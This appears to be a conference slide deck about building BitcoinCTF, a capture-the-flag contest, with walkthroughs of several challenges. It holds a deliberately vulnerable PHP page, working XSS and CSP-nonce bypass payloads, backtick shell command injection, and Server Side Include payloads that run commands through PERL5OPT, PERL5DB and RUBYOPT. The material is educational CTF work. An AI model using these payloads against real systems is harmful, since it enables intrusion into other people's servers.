> whois Luke

- One of the people helping out with Ruxcon’s CTF
- Playing CTFs with TheGoonies
- Working at elttam

Introduction

- Basics of creating a CTF
- Talk about the background and design consideration for BitcoinCTF
- Walkthrough some challenges

What is a CTF?

- A collection of security oriented challenges that players or teams compete against each other to solve
- Regularly updated list at ctftime.org
- One running at Ruxcon every year

Each CTF is unique

- Quals, invite or open
- Attack and/or defend
- Difficulty level
- Similar or diverse set of challenges
- Online or local network
- Single player or teams
- Time limited or always online
- All challenges drop at once or rolling release
- How does points work?
- Prize?

BitcoinCTF Configuration

- Open
- Attack
- Slowly ramp up difficulty level
- Similar set of challenges
- Online
- Single player or teams
- Online until prize is claimed
- All challenges drop at once or rolling release
- No points, challenges must be solved sequentially
- Bitcoin Prize

Why create a CTF?

- Gives you a reason to learn and experiment with new technologies
- You get to build something and watch it get attacked
- I had already launched two other BitcoinCTFs


Tech

- Perl, Ruby (Sinatra), Python, PHP and Node
- MariaDB/MySQL
- Ansible
- PhantomJS and SlimerJS

Challenges

- **20 Challenges**
  - 10 x SQL injection
  - 3 x XSS
  - 1 x JWT
  - 2 x Ruby/HMAC
  - 1 x Shell command injection
  - 3 x Server Side Include
  - 1 x Novel defense

XSS Challenge



```
<?php
$js = htmlspecialchars($_GET['js']);
?>
<!DOCTYPE html>
<html>
 <head>
  <script>
function deadCode() {
  if('TODO' == '<?php echo $js; ?>' ) {
    btcctf = '<?php echo $js; ?>';
  }
}
  </script>
 </head>
```

elttam

XSS Challenge

- Can use the comment toggle trick
  - Input = /*/ attacker_payload
  - Result = /*/ attacker_payload original content /*/attacker_payload

- One alternate approach
  - Input = */ attacker_payload ‘ /*
  - Result = */attacker_payload ‘ /* original_content */attacker_payload ‘ /*

elttam

XSS Challenge

- Can use the comment toggle trick
  - Input = /*/ attacker_payload
  - Result = /*/ attacker_payload original content /*/attacker_payload


- Not the only solution
  - Input = */ attacker_payload ‘ /*
  - Result = */attacker_payload ‘ /* original_content */attacker_payload ‘ /*

elttam

XSS Challenge

- Can use the comment toggle trick
  - Input = /*/ attacker_payload
  - Result = /*/ attacker_payload original content /*/attacker_payload
- Not the only solution
  - Input = */ attacker_payload ‘ /*
  - Result = */attacker_payload ‘ /* original_content */attacker_payload ‘ /*


XSS Solution



```
  <script>
function deadCode() {
  if('TODO' == '');}/*/alert(1);{{'' ) {
    btcctf = '');}/*/alert(1);{{'';
  }
}
  </script>
```

elttam

XSS Solution



```
  <script>
function deadCode() {
  if('TODO' == '*/);}alert(1);{{'/*' ) {
    btcctf = '*/);}alert(1);{{'/*';
  }
}
  </script>
```

Another XSS Challenge

- Content-Security Policy
  - Tries to mitigate certain types of attacks, mostly XSS
  - Whitelist of domains
  - Nonce

- https://csp-evaluator.withgoogle.com

elttam

Another XSS Challenge

Content-Security-Policy: script-src ‘nonce-disabled’

Another XSS Challenge

Content-Security-Policy: script-src ‘nonce-disabled’

<script nonce=“disabled”>alert(‘xss’)</script>

elttam

Shell Command Injection

- User input is split by whitespace and some shell special characters, such as * / ; but not ` or &
- Parts are only valid if they are less than 3 characters
- Valid parts are joined by ‘ ‘
- `cat header #{clean_input} footer`

Shell Command Injection

- Can still run the command whoami with the following

```
w` `h` `o` `a` `m` `i
```

Shell Command Injection

- Can still run the command whoami with the following

```
wh` `o` `a` `m` `i
```

Shell Command Injection

- Can still run the command whoami with the following

```
who` `a` `m` `i
```

elttam

Shell Command Injection

- Can still run the command whoami with the following

```
whoa` `m` `i
```

Shell Command Injection

- Can still run the command whoami with the following

```
whoam` `i
```

Shell Command Injection

- Can still run the command whoami with the following

```
whoami
```

Server Side Includes

```
<!--#exec cmd=“netstat -laputen” -->
```

elttam

Server Side Includes

- Supported by certain web servers
- Implemented in Apache by mod_include
- Used to turn static content into dynamic content
- Apache has “Includes” and “IncludesNoExec” directives

Server Side Includes

- We can still get code execution by using #set and #include instead
- #set allows you to set environment variables
- #include will include a local file or URLs

Server Side Includes

```
<!--#include virtual="/test.shtml" -->
```

Must be same server

Server Side Includes

```
<!--#include file=“test.shtml” -->
```

The file attribute is a file path, relative to the current directory. That means that it cannot be an absolute file path (starting with /), nor can it contain ../ as part of that path.

Server Side Includes - Perl

```
<!--#set var=“PERL5OPT” value=“-d” -->
<!--#set var=“PERL5DB” value=“`sleep 10`” -->
<!--#include file=“blah.pl” -->
```


Server Side Includes – Ruby (Fedora 25)

```
<!--#set var="RUBYOPT" value="-r
/usr/share/gems/gems/json-1.8.3/tools/server.rb" -->

<!--#include virtual="blah.rb?/" -->
```

elttam

Server Side Includes – Ruby (Fedora 25)




```
default_dir = File.expand_path(File.join(File.d
irname(__FILE__), '..', 'data'))

dir = ARGV.shift || default_dir
port = (ARGV.shift || 6666).to_i
s = create_server(STDERR, dir, 6666)
t = Thread.new { s.start }
trap(:INT) do
```

elttam


Server Side Includes – Python



```
       PYTHONWARNINGS
              If this is set to a comma-separated string it is equivalent to
 specifying the -W option for each separate value.
```

